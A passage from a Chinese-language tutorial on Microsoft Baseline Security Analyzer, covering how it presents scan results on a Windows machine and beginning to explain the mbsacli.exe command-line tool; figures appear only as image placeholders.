


图 2




图 3

而且每条结果下面都有几个选项。What was scanned（扫描到什么）、Result details（结果细节）、How to correct this（如何修补）。

我的机器装有SP3且经过细心地安全配置，用X-scan和LANguard Network Scanner 3检查不出任何漏洞，仅显示开了一个80端口。可是这里却列出这么多！并非一些扫描工具可比。我们来看看"Local Account Password Test（本地的帐号口令测试）"选项，它的前面有一个勾，说明这是安全的，所以没有出现How to correct this这一个选项。再来看看What was scanned，如图5所示。

看到了吗？上面就是很详细的说明和举例。下面的链接就是连接到微软站点的相关资料以及建议，比一些专业的扫描报告还实用。我们再来看看Result details，如图6所示。




图 4




图 5




图 6

除了 GUEST 用户有问题，其他的得到了"勾"的评价。

下面说说命令行方式的操作。和其它工具一样，文件名加各种参数就可以执行各种不同的操作。该工具目录下的 mbsacli.exe 就是这个关键。输入 **mbsacli.exe /?** 就可以看到长长一排的使用帮助，如图 7 所示。

